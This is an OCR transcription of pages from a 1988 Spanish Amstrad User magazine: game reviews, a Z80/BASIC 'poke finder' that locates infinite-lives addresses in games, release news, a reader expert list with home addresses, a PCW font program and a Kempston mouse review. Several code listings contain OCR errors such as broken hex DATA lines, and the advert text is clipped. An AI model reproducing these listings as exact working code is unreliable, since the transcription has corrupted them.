posibilidad de ver todo el vocabulario que acepta, ya que suelen surgir grandes problemas de entendimiento, y, por último, algún movimiento en la pantalla, al estilo de los últimos juegos conversacionales americanos.

**Santiago Madruga.**

**LO MEJOR:** La sensación de ser, realmente, el protagonista.

**LO PEOR:** Falta espectacularidad: sonido, gráficos mejores, movimiento.













# WIZARD WARZ



DESDE tiempos inmemoriales, los magos y hechiceros han sido hombres temidos por humanos y bestias, incluso hoy en día, en pleno siglo XX. Sobre todo, permanecen aún en algunas tribus australianas y otras en estado primitivo, en los que la magia negra es la culpable de muertes, enfermedades y otras desgracias.

En este juego, tu máxima aspiración no es otra que la de seguir los pasos de tu maestro: Merlín. Para lo cual deberás acabar con los siete lores del Mal: Lord lobo, Lord oso, Lord diablo, Lord ogro, Lord grifo, Lord de cristal y Lord dragón.

Tú no eres más que un simple aprendiz, inexperto y con poco poder; en cambio, ellos son unos sucios y tramposos hechiceros cuya única y más poderosa arma es la mentira y la magia negra. Por tanto, deberás andarte con sumo cuidado y cautela.

Comenzarás como «Wizard Junior», y si consigues eliminar a todos los lores (para lo cual deberás atravesar tres niveles), conseguirás el grado de «Jefe Wizard».

Tu misión en cada uno de los tres niveles será:

**Nivel 1**

En este primer nivel deberás buscar a seis monstruos y acabar con todos ellos. Cada vez que elimines a uno de ellos obtendrás un tesoro; devuélvelo a su ciudad correspondiente. Una vez devueltos todos los tesoros, deberás encaminarte a la séptima ciudad, allí pasarás al nivel 2.

**Nivel 2**

Te encuentras perdido y cansado; para colmo, treinta monstruos te acechan. Elige contra cuáles vas a luchar; si vences obtendrás hechizos. Tu misión será conseguir tres objetos mágicos; para ello, deberás eliminar a los tres monstruos que los tengan.

**Nivel 3**

La gran lucha te espera, acaba con los guardianes de los magos y empezarás a luchar con los lores de uno en uno (cosa muy extraña entre villanos de este tipo).

Wizard Warz es un juego con un tema apasionante y entretenido, pero tiene un gran defecto; los gráficos son francamente malos, la música o efectos sonoros inaudibles y no tiene el mínimo detalle que lo realce visualmente. Aunque tampoco debemos juzgarlo por su presencia; Wizard Warz es un juego interesante y adictivo, sobre todo si se llega a conocer el mecanismo del juego.

**Luis Jorge García**

**NOMBRE:** WIZARD WARZ.


**CREADO POR:** GO!


**DISTRIBUIDO POR:** ERBE SOFTWARE

**LO MEJOR:** La música de la cara B.

**LO PEOR:** Lo complicado que es.

**PRECIO:** 875 ptas.





# BUSCADOR DE POKES

«Desde hace algún tiempo se ha declarado una nueva fiebre que afecta a los usuarios de ordenadores personales. Esta grave enfermedad no es otra que la Fiebre del Poke; nos desquicia, nos maravilla, es la nueva piedra filosofal del alquimista de los arcades, de los juegos difíciles.»

PARA muchas personas decir POKE es como decir "ABRA CADABRA", es algo misterioso, mágico. Y lógicamente, si lo que queremos es aprender a sacar Pokes, no hay nada mejor que abandonar estas ideas, quizá algo desfasadas.

La instrucción Poke del basic tiene como función: introducir un valor en una dirección de memoria; esta dirección, por tratarse del microprocesador Z-80, puede encontrarse entre 0 y 65535.

En los programas de juegos, las vidas se almacenan en una dirección de memoria. Esta dirección es DECrementada desde alguna otra parte del listado (o sea, se resta el valor 1 a las vidas que poseemos), y esta es la misión de nuestro BUSCADOR; decirnos cuál es esa dirección, para anularla con un 0. De esta forma las vidas (o el tipo de poke de que se trate), no volverán a decrementarse, obteniendo así vidas infinitas.

## Funcionamiento del buscador

El Buscador de Pokes basa su funcionamiento en la búsqueda de un decrementador; una vez lo ha encontrado, nos imprime (en hexadecimal) cuál es la dirección que debemos poner a 0, obteniendo así el Poke de vidas infinitas.

La búsqueda del decrementador que comentábamos anteriormente puede realizarse mediante dos sistemas similares, que acontinuación explicamos:

## LISTADO 1

```
10 b$="buscador.bin":OPENOUT b$:MEMORY 1
499:LOAD b$, 1500:CALL 1500
```

## LISTADO 2

```
10 DATA CDFFBB21030CCD75BB213306CD2A0621
080DCD75BB214706CD2A06210B0DCD75
20 DATA BB215906CD2A06211504CD75BB216B06
CD2A0621170FCD75BB218E06CD2A0621
30 DATA 0E0ECD75BB219C06CD2A06C3AC067EB7
C8CD5ABB2318F74255534341444F5220
40 DATA 2044452020504F4B455300312E4D4554
4F444F20205052494D45524F00322E4D
50 DATA 45544F444F2020534547554E444F0050
4F5220204C554953204A4F5247452047
60 DATA 4152434941202E313938382E2056312E
3000414D53545241442020555345520 0
70 DATA 504F5349424C4553202050 4F4B455300
3E40CD1EBB20593E41CD1EBB205E18F0
80 DATA 210100E5211114CD75BBE17CFEFFCA09
077EFE3A28032318EA2323237EFE3D20
90 DATA 0ECDEF06E5CD03BBE1CD18BB2318D42B
2B18D07CCDF4067DF50F0F0F0FCDFD06
100 DATA F1E60FC69027CE4027C35ABBC9C97D7
E3E2132CF063E3532DA0618A43E3A32CF
110 DATA 063E3D32DA0618980000000000000000
00000000000000000000000000000000
120 MEMORY 9999:CHECK=0:FOR N=10000 TO 1
0351 STEP 32
130 READ A$:FOR I=0 TO 31
140 A=VAL("&"+MID$(A$,(I*2)+1,2)):POKE N
+I,A:CHECK=CHECK+A
150 NEXT:NEXT:IF CHECK<> 28554 THEN PRIN
T "ERROR EN DATAS"
155 END
160 SAVE"buscador.bin",b,10000,352
```

## EXPLICACION LISTADO 3

LINEA 60 ⟶ Dirección de ensamblado.
LINEA 70 ⟶ Iniciación de pantalla.
LINEA 80 a 310 ⟶ Impresión de mensajes en pantalla.
LINEA 510 a 570 ⟶ Selección de MODO de BUSQUEDA (1 ó 2).
LINEA 580 ⟶ Dirección inicial a examinar.
LINEA 590 a 620 ⟶ Posición del cursor.
LINEA 630 a 770 ⟶ Chequea la memoria buscando los valores indicados.
LINEA 780 a 860 ⟶ Limpia el Buffer de teclado, espera a que se pulse una tecla y vuelve a la rutina principal.
LINEA 870 a 1030 ⟶ Imprime la dirección que buscamos. (Si la hay.)
LINEA 1050 a 1160 ⟶ Almacena los dos diferentes métodos de búsqueda.

## 1. Sistema primero

Este primer sistema es el más exacto de los dos, y su funcionamiento está basado en el decremento del registro-doble HL.

LD HL,nn
DEC (HL)

Como íbamos diciendo, la rutina busca el anteriormente citado registro HL (código 33); al encontrarlo, mira si a continuación existe un DECrementador del valor de HL (código 53). Si es así; imprime la dirección del mencionado decrementador y continúa buscando hasta revisar toda la memoria.

## 2. Sistema segundo

Su concepción es prácticamente igual a la del sistema 1, pero los registros usados son diferentes:

LD A, (nn)
DEC A
LD (nn),A

La búsqueda es igual que en el caso anterior.
Se ha suprimido la instrucción LD (nn),A para obtener un mayor porcentaje de acierto.

## Cómo teclear los listados

Primero deberás teclear el LISTADO 1 y almacenarlo en cinta o disco mediante la orden SAVE"BUSCADOR.BAS
Seguidamente resetea el ordenador, teclea el LISTADO 2 y ejecuta el programa con RUN [ENTER]. Si no te da el mensaje ERROR EN DATAS, quiere decir que el programa ha sido tecleado correctamente y puede ser grabado en cinta a continuación del LISTADO 1 mediante un GOTO 160.
Ahora cada vez que quieras utilizar el programa no tendrás más que poner la cinta donde has grabado el programa y hacer RUN"BUSCADOR

## Modo de empleo

Carga el bloque de Código Máquina (fichero BIN), al que quieres buscar los pokes, después carga el BUSCADOR con RUN"BUSCADOR. Elige qué método de búsqueda es el que prefieres. (Lógicamente, si con uno de los sistemas no logras encontrar el poke; deberás

probar con el otro sistema; a lo mejor tienes más suerte).

Una vez seleccionado el sistema de búsqueda, deberás ir apuntando las direcciones que aparezcan (el ordenador después de imprimir en pantalla cada una de las direcciones, esperará a que pulses una tecla), cuando hayas apuntado todas, deberás probar una a una de la siguiente forma:

POKE dirección,0
POKE dirección-1,0

Seguidamente, para probar los pokes, necesitarás hacer un cargador para el juego, o bien introducirlos con un transtape o multiface two.

En caso de que el juego esté desprotegido, introduce el poke delante del último CALL del primer listado BASIC.

**Luis Jorge García**

## LISTADO 3

```
10  ;       BUSCADOR DE POKES
20  ;           POR
30  ;       LUIS JORGE GARCIA
40  ;         AMSTRAD USER
50  ;
60          org   1500
70          call  #bbff
80          ld    hl,#0c03
90          call  #bb75
100         ld    hl,text0
110         call  print
120         ld    hl,#0d08
130         call  #bb75
140         ld    hl,text1
150         call  print
160         ld    hl,#0d0b
170         call  #bb75
180         ld    hl,text2
190         call  print
200         ld    hl,#0415
210         call  #bb75
220         ld    hl,#text3
230         call  print
240         ld    hl,#0f17
250         call  #bb75
260         ld    hl,text4
270         call  print
280         ld    hl,#0e0e
290         call  #bb75
300         ld    hl,text5
310         call  print
320         jp    tecla
330 print:  ld    a,(hl)
340         or    a
350         ret   z
360         call  #bb5a
370         inc   hl
380         jr    print
390 text0:  defm  "BUSCADOR  DE  POKES"
400         defb  0
410 text1:  defm  "1.METODO  PRIMERO"
420         defb  0
430 text2:  defm  "2.METODO  SEGUNDO"
440         defb  0
450 text3:  defm  "POR  LUIS JORGE GARCIA .1988. V1.0"
460         defb  0
470 text4:  defm  "AMSTRAD  USER"
480         defb  0
490 text5:  defm  "POSIBLES  POKES"
500         defb  0
510 tecla:  ld    a,64
520         call  #bb1e
530         jr    nz,rut1
540         ld    a,65
550         call  #bb1e
560         jr    nz,rut2
570         jr    tecla
580 rut:    ld    hl,1
590 no:         push hl
600             ld   hl,#1411
610             call #bb75
620             pop  hl
630             ld   a,h
640             cp   255
650             jp   z,ret
660             ld   a,(hl)
670 dir+1:      cp   58
680             jr   z,si
690             inc  hl
700             jr   no
710 si:         inc  hl
720             inc  hl
730             inc  hl
740             ld   a,(hl)
750 dirr+1:     cp   61
760             jr   nz,no1
770             call pin
780             push hl
790             call #bb03
800             pop  hl
810             call #bb18
820             inc  hl
830             jr   no
840 no1:        dec  hl
850             dec  hl
860             jr   no
870 pin:        ld   a,h
880             call lbees
890             ld   a,l
900 lbees:      push af
910             rrca
920             rrca
930             rrca
940             rrca
950             call lbird
960             pop  af
970 lbird:      and  #0f
980             add  a,#90
990             daa
1000            adc  a,#40
1010            daa
1020            jp   #bb5a
1030            ret
1040 ret:       ret
1050            ld   a,l
1060            ld   a,(hl)
1070 rut1:      ld   a,33
1080            ld   (dir+1),a
1090            ld   a,53
1100            ld   (dirr+1),a
1110            jr   rut
1120 rut2:      ld   a,58
1130            ld   (dir+1),a
1140            ld   a,61
1150            ld   (dirr+1),a
1160            jr   rut
```


# PROXIMAMENTE EN AMSTRAD USER




• *Psygnosis, una casa de software que produjo desde sus comienzos juegos de gran calidad para los ordenadores Atari St y Amiga, ha decidido convertir algunos de los títulos más representativos de su catálogo para las máquinas de 8 bits.* «Terrorpods», «Obliterator» *y el conocidísimo* «Barbarian» *serán los primeros en ser convertidos. Este último, a pesar de tener el mismo nombre que un programa de Palace Soft, tiene unas características totalmente distintas. Mientras que el primero era únicamente un juego de lucha, Barbarian de Psygnosis es un programa que une el combate a la aventura y se maneja por un sencillo sistema de iconos.*

• *Los censores ingleses, aletargados todavía por el efecto de las vacaciones, han hecho la vista gorda ante la publicidad de* «Psycho Pigs UXB». *Bromas aparte, parece ser que la moda de las carátulas explosivas ha llegado hasta el Reino Unido, donde U. S. Gold la utiliza para llamar la atención sobre su nuevo juego del que, por el momento, sólo se conoce el nombre.*






• *Además de este juego, Gremlin Graphics ha anunciado también el lanzamiento de* «Mickey Mouse», «T-Wrecks» y «Gary Lineker's Superskills». *El primero es una aventura realizada bajo la licencia de los creadores del famoso personaje. «T-Wrecks» es un arcade que sigue la estela dejada por la máquina recreativa «Rampage» y «Gary Lineker's Superskills» es un simulador deportivo en el que tendremos que emular al jugador del Barcelona.*








*• Parece ser que por fin vamos a poder disfrutar de los programas «The last ninja» y «The last ninja 2». System 3, la firma productora de ambos, llevaba anunciando el inmediato lanzamiento del primero desde hace más de un año. Ahora se ha decidido a sacar ambos programas conjuntamente y si no se produce otro contratiempo, todo hace prever que aparecerán a finales del otoño.*




*• De la mano de Gremlin Graphics llega «Night Raider», un complejo programa de simulación de aspecto prometedor. El juego está ambientado en la Segunda Guerra Mundial, donde deberemos pilotar un bombardero inglés para dar caza al Bismark, un acorazado de bolsillo alemán. El desarrollo del programa recuerda al ya mítico «Dam Busters» de U.S. Gold, con fases de simulación, estrategia y acción.*



*Problemas con el ordenador? ¿Quiere saber cómo sacarle más partido? ¿Cómo manejar un programa determinado? ¿Cómo desarrollar sus propios programas?*




# *No lo dude: consulte a un experto*

***AMSTRAD USER pone a disposición de todos los usuarios de ordenadores Amstrad esta página con direcciones de personas altruistas que quieren colaborar desinteresadamente respondiendo a las consultas de aquellos que les escriban.***



## *i quieres consultar a alguno de los expertos de la lista:*

***No escribas a AMSTRAD USER; escribe directamente a la dirección que aparece en la lista de expertos, incluyendo dentro del sobre otro con tu dirección y ya franqueado, para que el experto te pueda contestar.***

## *i quieres añadir tu nombre a la lista de expertos:*

***Si te consideras experto en algún tema relacionado con la informática y/o con los ordenadores Amstrad CPC, PCW, PC o compatibles y quieres colaborar desinteresadamente con los lectores que tengan dudas o problemas, escribe a:***

Ramón de Miguel Sáenz. Amazábal, 16, 4-A. Leiza NAVARRA. Amstrad CPC. PCS. Turbo Basic, MSDOS, OPEN ACESS II,C.

Carlos Hernández Estopinán. Nueva, 2, 3.°. 44001 TERUEL. Resolver problemas de juegos.

Jesús M.ª Nadal García. S. Sebastián, 7, 1.°. 08784 Pieza BARCELONA. CP/M.

José M.ª Nadal García. S. Sebastián, 7, 1.°. 08784 Pieza BARCELONA. Digital Research Logo.

Luis Angel Menéndez Tomillo. Piles, 16, 1.° D. 33203 GIJON. Programación en Basic y bases de datos, experiencia en todo tipo de software, dBASE III, dBASE II, hojas de cálculo (LOTUS 1, 2, 3; MULTIPLAN, etcétera), procesadores de texto (LOCOSCRIPT, WORDSTAR, etcétera). En la gama PC sobre todo en los IBM, PC, XT y sus compatibles, contabilidad, sistemas operativos D.O.S. versión 2.0, 3.1 y CP/M 1.4. Pether Norton, familia assitant de IBM, offix, copiones (copi write, etcétera).

Francisco José Gallegos Ruiz. Jorge Manrique, 8. 04700 El Ejido (ALMERIA). Amstrad PCW. MALLARD BASIC y LOCOSCRIPT.

Carles Millán Badals. Passeig Nacional, 29, pral. 1.ª. 08003 BARCELONA. Amstrad PC 1640 ECD HD20. WordPerfect, dBASE III PLUS, OPEN ACCESS II.

Antonio Navarro Navarro. Río Nervión, 1.°, 11.ª. 46025 VALENCIA. BASIC, PASCAL, desarrollo y planificación de programas, FRAMEWORK, procesadores de texto, Sistemas Operativos MS, DOS y DOS Plus, seguridad informática.

Eduardo López Arcos. Trav. de las Corts, 178, piso 4/2. 08028 BARCELONA. Amstrad PC y CPC. Paquetes integrados, BASIC, sistemas como MSDOS y especialmente los sistemas del CPC 6128 (CP/M PLUS y CP/M 2.2), impresoras (especialmente EPSON).

**Amstrad User (Sec. Expertos)**
**Aravaca, 22**
**28040 MADRID**

*Indicando en tu carta muy claramente los siguientes datos:*

NOMBRE...............................
APELLIDOS...............................
D.N.I. (o pasaporte si tu nacionalidad no es española)...............................
DIRECCION...............................
TELEFONO...............................
Si deseas o no que se publique tu teléfono ...............................
CODIGO POSTAL...............................
LOCALIDAD ...............................
Ordenadores en los que te consideras experto ...............................
Temas en los que te consideras experto
...............................

## Y también...




Revista Usuarios PCW 8256-8512-9512

Año III
N.º 37


# PCW USER





## NUEVOS PRECIOS PCW 8256 y 9512

Amstrad baja los precios del PCW con otra increíble oferta. Por tan sólo 79.900 más IVA para el 8256 y 109.900 más IVA para el 9512, ahora te puedes llevar tu ordenador y un paquete de 4 programas: Amsfile, Supercalc II, Contabilidad y Ajedrez. ¡Sorprendente! ¿verdad? La oferta es del 15 de septiembre al 30 de octubre.

## BYTES

Ya existe en España una nueva versión de Locoscript II con un repertorio mayor en letras (LOCOFONT), y aunque está en inglés, es de manejo fácil y acepta perfectamente todos los símbolos españoles. Lo podéis encontrar en Power Line, teléfono (943) 61 51 47, al precio de 7.500 pesetas (IVA incluido).

Con la representación en exclusiva de varias distribuidoras inglesas Power Line abre nuevas puertas de entrada para el Software del PCW que sale al mercado en ese país. Las exclusivas han sido realizadas con DATABASE SOFTWARE, MANDARIN SOFT, MICROLINK y con RSC Ltd., que por esas latitudes es uno de los mayores distribuidores, con un amplio catálogo en software y hardware, no sólo para PCW sino también para PC.

## LETRA PERSONAL

Aquí tenéis este programa para que vuestro ordenador empiece a escribir como si de vuestro puño y letra se tratase.

```
10 MEMORY &H8FFE : FOR hex=&HC070 TO &HC098 : READ pt : POKE hex,pt : NEXT hex
20 DATA 243,62,129,211,241,62,130,211,242,175,95,103,22,184,58,153,192,111,41,41
30 DATA 41,25,17,154,192,235,1,8,0,237,176,62,133,211,241,62,134,211,242,251,201
40 FOR char=97 TO 122 : POKE &HC099,char
50 FOR row=1 TO 8 : READ binary(row) : POKE &HC099+row,(binary(row)) : NEXT row
60 cl=&HC070 : CALL cl : NEXT char
70 DATA 0,0,30,102,198,205,118,0,48,48,96,108,198,199,60,0,0,0,60,102,192,193,126,0
80 DATA 6,6,12,124,204,205,118,0,0,0,124,216,240,193,126,0,15,24,24,24,252,159,48,224
90 DATA 0,0,124,204,204,127,56,224,48,48,96,124,204,205,198,0,12,0,12,24,56,217,14,0
100 DATA 12,0,12,28,120,153,62,240,48,48,96,124,228,217,206,0,12,28,24,48,112,153,14,0
110 DATA 0,0,119,127,214,199,198,0,0,0,124,102,204,205,198,0,0,0,60,110,102,231,60,0
120 DATA 0,0,60,102,102,239,96,192,0,0,124,204,216,247,60,112,0,0,126,102,198,195,192,0
130 DATA 0,0,124,102,198,143,56,0,48,48,96,124,192,193,126,0,0,0,102,102,204,205,118,0
140 DATA 0,0,102,102,110,251,48,0,0,0,99,99,214,255,108,0,0,0,119,156,24,153,110,0
150 DATA 0,0,102,102,204,127,56,224,0,0,60,102,204,135,60,112
esta es una demostracion de letra personal
```

## ATENCION: *PROFESIONAL EXPRESS*

Siguiendo con nuestra filosofía de sacar nuevas secciones para que seamos capaces entre todos de obtener el mayor partido posible a nuestro ordenador, hemos decidido crear una nueva sección que con el nombre de *Profesional Express* pretendemos que sea una ayuda eficaz para todos aquellos que queréis orientar o ya tenéis orientado vuestro PCW hacia una actividad profesional.

Como siempre, os pedimos vuestro apoyo y ayuda, tan importante para nosotros, para que nos enviéis cartas con los temas profesionales que queréis que tratemos en la sección, así como pequeñas utilidades de los programas que vosotros tenéis y consideráis que pueden ser de una gran utilidad a la hora de trabajar con el programa.

Nosotros intentaremos, en la medida que nos sea posible, recopilar todo tipo de información necesaria sobre el tema, contactando con empresas que se dedican a esa labor, para conseguir catálogos de programas para que tengáis una información útil y de gran ayuda a la hora de trabajar en vuestra actividad profesional.

# KEMPSTON MOUSE




**Los dos elementos más importantes: el interface y el ratón.**

# RATON PARA PCW ¿Por qué no?

## Uno de los más veteranos fabricantes de periféricos para microordenadores emprende ahora la aventura de lanzar un ratón para el PCW

KEMPSTON es una prestigiosa casa productora de periferia para microordenadores. Ya en los primeros tiempos del Sinclair ZXSpectrum (a principios de esta década) era uno de los grandes, llegando a ser su interface para joystick todo un estándar para dicho ordenador. Desde entonces la calidad de sus productos no ha decaído un ápice. En esta ocasión se trata de un ratón para la familia PCW.

En realidad, de los tres elementos que componen el sistema (interface, software y ratón) sólo el interface ha sido producido por Kempston. Para desarrollar el software se ha recurrido a los servicios de Hi-Soft, y el ratón propiamente dicho es de Logitech, la marca suiza conocida por el buen acabado de sus productos.

Todo este conjunto viene presentado en una voluminosa caja de corcho blanco. La instalación del ratón es sencilla y rápida.

En primer lugar se debe conectar el interface al puerto de expansión que hay en la trasera de la máquina (recuérdese que toda conexión o desconexión a este slot debe hacerse con el ordenador apagado), tras esto sólo queda «pinchar» el ratón al conector de nueve pines que incorpora el interface y activarlo con el driver que se encuentra en






**El ratón ha sido fabricado por Logitech.**

el disco de utilidades del propio ratón.

## El software

En este disco además del controlador del ratón está un pequeño programa para comprobar el buen funcionamiento del periférico y unos drivers GSX para el manejo de gráficos. Pero vamos por partes.

El controlador es de tipo residente y hace que el ratón emule las teclas de movimiento de cursor y las teclas ALT+C y ALT+R (botón izquierdo y derecho respectivamente). Por otro lado, la sensibilidad del ratón también viene dada por este software, sensibilidad que se expresa de acuerdo a una gradación de dos a nueve, aunque el valor dado por defecto es cuatro. Todos estos parámetros pueden modificarse de forma temporal o permanente, esto es, que los nuevos valores se graben o no en el disco.

De esta forma sería posible hacer que el ratón trabajara con prácticamente cualquier programa, pues bastaría con definir las teclas que emula el ratón de acuerdo con las que usa el programa en cuestión. Aunque, evidentemente, esto no es posible con el software de arranque directo. De todas formas, esta redacción ha tenido ocasión de comprobar cómo determinado software hace caso omiso del ratón, aunque éste genera la misma señal que las teclas de que hace uso el programa.

También merece la pena hablar de KTEST, el programa que permite verificar el funcionamiento del ratón. La utilidad de este software no es demasiada, aunque siempre viene bien para fijar el grado de sensibilidad del ratón y saber cuáles son las teclas que emula.

Por último, los drivers GSX, que permiten al ratón trabajar sin mayores problemas con todas aquellas aplicaciones que hagan uso de esta extensión gráfica del CP/M. El proceso de instalación es algo más complejo y, en cierto sentido, específico de cada programa.

## El hardware

En cuanto al hardware, éste se compone de dos cosas: el interface y el ratón propiamente dicho. El interface es simplemente una caja de color blanco con un conector para el bus de expansión y una salida de nueve pines. Su interior no podría ser más sencillo, una placa con pistas por ambas caras y una serie de chips, entre ellos algunos de RAM.

El ratón, como ya se ha dicho, es de Logitech, con un detalle que sorprende rápidamente: su escaso peso. El mecanismo es de tipo óptico, esto es, el ratón al desplazarse hace girar dos pequeñas «ruedecillas» con agujeros que cortan unos haces de luz, los cuales indican al ordenador cuáles son los movimientos del ratón. Para detectar si se ha pulsado alguno de los dos botones, el ratón se sirve de dos pequeños interruptores.

En un principio los ratones surgieron como un elemento más dentro de toda una forma de entender la relación hombre-máquina, eran la pieza clave de los llamados entornos VIMP (windows, icons, mouse and pointer; ventanas, iconos, ratón y puntero). A pesar de ello, las ventajas de usar estos dispositivos de entrada en otras tareas han sido ya demostradas hasta la saciedad. Aunque no está muy claro para qué quiere un usuario de base de datos o de procesador de textos un ratón, sí es muy adecuado para todo tipo de trabajos gráficos, y aquí es donde cobra especial interés el tema de la extensión gráfica GSX.

Se trata, sin duda alguna, de un interesante periférico con múltiples aplicaciones. La facilidad de adaptarlo para diferentes programas lo hace casi compatible con casi todo el software existente en la actualidad. Además, y esto es muy importante, se trata de un producto bien hecho y respaldado por todo un «monstruo» en esto de la periferia.

### PROGRAMAS QUE TRABAJAN CON KEMPSTON MOUSE

Star Glider
Wordstar
SuperCalc 2
Todo el software de HiSoft
Cyrus II (definiendo un botón del ratón como INTRO)
Cracker 2
Data Fax

**LO MEJOR:** El buen acabado y las posibilidades de instalación.

**LO PEOR:** Que no haya aparecido antes.

**CREADO POR:** KEMPSTON DATA.

**DISTRIBUIDO POR:** ABC SOFT. Teléfono 248 82 13.

# Super PACK 3

**PARA TU PCW-8256~8512**

## *CONTABILIDAD + MULTICALC + MASTER BASE*

*(Plan Contable última versión)* · *(Hoja de cálculo)* · *(Base de Datos)*

## *+ 1 DISCO DE REGALO DE 3"*

### MASTER BASE

ase de datos. Relacional n gestión automatizada de 5535 registros con 32 campos por registro.
ispone de ayudas en todas s opciones y en cualquier omento
d. se define su propia enada y salida de datos.
usqueda selectiva de regisos por cualquiera de los mpos o cualquier combinaon de ellos.
otente Generador de Infores:
- Posibilidad de Informes con cualquier ordenación y selectivos por cualquier campo: además, dispone de una opción para definirse fichas y etiquetas de cualquier tamaño.
- Adaptación a cualquier tipo de impresora.
- Posibilidad de definir cualquier tamaño de papel.
- Puede establecerse una jerarquia de ordenación por todos los campos.
- Cálculos aritméticos, estadísticos y de gestión (p. ej., media, desviación típica, varianza, covarianza, cálculos de IVA, porcentajes, etc.).

```
Disco de Datos en la Unidad A>                    C1986 RPA SYSTEMS INC.
*** BASE DE DATOS (MASTERBASE) ***

DEFINICION DE MODELO
DEFINICION DE PANTALLAS
GESTION DE FICHEROS
GENERADOR DE INFORMES
RECUPERACION DE FICHEROS
BORRADO DE BASE DE DATOS

[COPIA] Ayuda   [RETURN] Seleccionar   [TAB] Unidad D. Datos   [Sal] SALIDA
```

### MULTICALC

Hoja de cálculo de gran rapidez y sencillo manejo.
Sus características principales son:
- Más de 60 filas.
- Desde "A" a... "Z" columnas.
- Posibilidad de introducir 60 fórmulas de 60 caracteres.
- Admite las siguientes funciones matemáticas: Seno, Coseno, Tangente, Arcotangente, Logaritmo decimal, Logaritmo natural.
- Ademas de funciones predefinidas (totaliza y subtotaliza automaticamente).
  - SUBF... Subtotaliza los valores de una fila.
  - TOTF... Totaliza los valores de una fila.
  - TOTC... Totaliza los valores de una columna.
  - SUBC... Subtotaliza los valores de una columna.
- Permite etiquetado de celdas.
- Realiza gráficos.
- Obtención de datos por impresora.
- Gestión automatizada del disco.

### CONTABILIDAD GENERAL 2

Programa de contabilidad de acuerdo con el plan general contable español.
Capacidad:
- Dos unidades: 4.000 cuentas, asiento y movimientos ilimitados.

Lenguaje:
- MBasic compilado.

Gestión de ficheros multindexados por listas binarias de alta velocidad.

**Características generales:**

- Hasta 96 conceptos auxiliares creados por el usuario.
- Definición de la configuración elegida por el usuario (1, 2 ó 3 unidades de disco con sus respectivas capacidades de funcionamiento).
- Niveles, dígitos por nivel y cuenta programables por el usuario.
- Calculadora incorporada en el sistema sin salir de la aplicación.
- En configuraciones ilimitadas no hay pérdida de apuntes contables.
- Pérdida mínima de datos ante cortes energéticos o desconexión involuntaria del ordenador.
- Tratamiento especifico del I.V.A.
- Posibilidad de corrección de artículos en cualquier momento.

En caso de que rebosen los discos de datos, el programa avisa.

**Apartado de cuentas:**

- Tratamiento programable de grupos y subgrupos.
- Generación automática de las cuentas de nivel.
- MENU · Altas
  · Bajas
  · Consultas
  · Modificaciones
  · Listados.

### *TODO POR*




~~48.500 PTS.~~

**Apartado de asientos:**

- Contrapartida directa.
